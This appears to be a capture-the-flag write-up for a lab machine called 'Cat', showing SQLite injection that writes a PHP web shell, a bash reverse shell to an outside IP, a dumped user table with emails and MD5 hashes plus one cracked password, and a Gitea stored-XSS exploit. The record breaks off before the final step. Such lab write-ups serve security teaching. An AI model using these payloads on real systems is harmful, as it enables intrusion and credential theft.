
I can browse payload for sqlite injection in payloadsallthethings

SQLite Remote Code Execution


Attach Database


```
ATTACH DATABASE '/var/www/lol.php' AS lol;
CREATE TABLE lol.pwn (dataz text);
INSERT INTO lol.pwn (dataz) VALUES ("<?php system($_GET['cmd']); ?>");--
```

Click Accept button and modify the content



Remove line character and url encode





SQLite format 3@ .?\u0000 ��/GtablepwnpwnCREATE TABLE pwn (dataz text) ��\u0000 Iuid=33(www-data) gid=33(www-data) groups=33(www-data)

I can run reverse bash shell

```
cmd=
bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.10/9001+0>%2
61'
```

Go to /databases and start sqlite shell

```
www-data@cat:/var/www/cat.htb$ cd /databases
cd /databases
www-data@cat:/databases$ sqlite3 cat.db
sqlite3 cat.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
.tables
accepted_cats  cats           users
sqlite> select * from users
select * from users
   ...> ;
;
```


Hash leaked

```
1|axel|axel2017@gmail.com|d1bbba3670feb9435c9841e46e60ee2f
2|rosa|rosamendoza485@gmail.com|ac369922d560f17d6eeb8b2c7dec498c
3|robert|robertcervantes2000@gmail.com|42846631708f69c00ec0c0a8aa4a92ad
4|fabian|fabiancarachure2323@gmail.com|39e153e825c4a3d314a0dc7f7475ddbe
5|jerryson|jerrysonC343@gmail.com|781593e060f8d065cd7281c5ec5b4b86
6|larry|larryP5656@gmail.com|1b6dce240bbfbc0905a664ad199e18f8
7|royer|royer.royer2323@gmail.com|c598f6b844a36fa7836fba0835f1f6
8|peter|peterCC456@gmail.com|e41ccefa439fc454f7eadbf1f139ed8a
9|angel|angel234g@gmail.com|24a8ec003ac2e1b3c5953a6f95f8f565
10|jobert|jobert2020@gmail.com|88e4dceccd48820cf77b5cf6c08698ad
11|hello|a@abc|5f4dcc3b5aa765d61d8327deb882cf99
```

I can try crack it on crackstation


Hash	Type	Result
d1bbba3670feb9435c9841e46e60ee2f	Unknown	Not found.
ac369922d560f17d6eeb8b2c7dec498c	md5	soyunaprincesarosa
42846631708f69c00ec0c0a8aa4a92ad	Unknown	Not found.
39e153e825c4a3d314a0dc7f7475ddbe	Unknown	Not found.
781593e060f8d065cd7281c5ec5b4b86	Unknown	Not found.
1b6dce240bbfbc0905a664ad199e18f8	Unknown	Not found.
c598f6b844a36fa7836fba0835f1f6	Unknown	Not found.
e41ccefa439fc454f7eadbf1f139ed8a	Unknown	Not found.
24a8ec003ac2e1b3c5953a6f95f8f565	Unknown	Not found.
88e4dceccd48820cf77b5cf6c08698ad	Unknown	Not found.

Only rosa's succeeds. Let's try ssh as rosa




Get axel shell


id shows




Since I'm in adm, I can see the logs



access.log in apache2 shows bunch of the same password of axel




I can ssh to axel



Get root shell

After I ssh as axel, it says there's a new mail for me



There are 2 mails

```
axel@cat:/var/mail$ cat axel
From rosa@cat.htb  Sat Sep 28 04:51:50 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
        by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S4pnXk001592
        for <axel@cat.htb>; Sat, 28 Sep 2024 04:51:50 GMT
Received: (from rosa@localhost)
        by cat.htb (8.15.2/8.15.2/Submit) id 48S4pnlT001591
        for axel@localhost; Sat, 28 Sep 2024 04:51:49 GMT
Date: Sat, 28 Sep 2024 04:51:49 GMT
From: rosa@cat.htb
Message-Id: <202409280451.48S4pnlT001591@cat.htb>
Subject: New cat services

Hi Axel,

We are planning to launch new cat-related web services, including a cat care website and other projects. Please send an email to jobert@localhost with information
 about your Gitea repository. Jobert will check if it is a promising service that we can develop.

Important note: Be sure to include a clear description of the idea so that I can understand it properly. I will review the whole repository.
```

Look like I can send malicious gitea repo to jobert by mail

```
From rosa@cat.htb  Sat Sep 28 05:05:28 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
        by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S55SRY002268
        for <axel@cat.htb>; Sat, 28 Sep 2024 05:05:28 GMT
Received: (from rosa@localhost)
        by cat.htb (8.15.2/8.15.2/Submit) id 48S55Sm0002267
        for axel@localhost; Sat, 28 Sep 2024 05:05:28 GMT
Date: Sat, 28 Sep 2024 05:05:28 GMT
From: rosa@cat.htb
Message-Id: <202409280505.48S55Sm0002267@cat.htb>
Subject: Employee management

We are currently developing an employee management system. Each sector administrator will be assigned a specific role, while each employee will be able to consult
 their assigned tasks. The project is still under development and is hosted in our private Gitea. You can visit the repository at: http://localhost:3000/administr
ator/Employee-management/. In addition, you can consult the README file, highlighting updates and other important details, at: http://localhost:3000/administrator
/Employee-management/raw/branch/main/README.md.
```


It's on localhost:3000, so let's check listening ports on the machine

```
axel@cat:~$ netstat -tln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:56245         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:39201         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:42951         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:587           0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
```

It's listening on port 3000 on localhost. Port forward it to my host

```
axel@cat:~$
ssh> -L 3000:127.0.0.1:3000
Forwarding port.
```

I can browse it on localhost:3000



It shows version 1.22.0, which has XSS vulnerability

```
# Exploit Title: Stored XSS in Gitea
# Date: 27/08/2024
# Exploit Authors: Catalin Iovita & Alexandru Postolache
# Vendor Homepage: (https://github.com/go-gitea/gitea)
# Version: 1.22.0
# Tested on: Linux 5.15.0-107, Go 1.23.0
# CVE: CVE-2024-6886


## Vulnerability Description
Gitea 1.22.0 is vulnerable to a Stored Cross-Site Scripting (XSS) vulnerability. This vulnerability allows an attacker to inject malicious scripts that get stored
on the server and executed in the context of another user's session.

## Steps to Reproduce
1. Log in to the application.
2. Create a new repository or modify an existing repository by clicking the Settings button from the `$username/$repo_name/settings` endpoint.
3. In the Description field, input the following payload:


    <a href=javascript:alert()>XSS test</a>


4. Save the changes.
5. Upon clicking the repository description, the payload was successfully injected in the Description field. By clicking on the message, an alert box will appear,
indicating the execution of the injected script.
```


I can login as axel to gitea with the credential above and create repo



As from the above XSS explanation, I'll put XSS payload to test it







I can see it's working well

I need to send mail to jobert, so I port forward 25 to localhost 2525

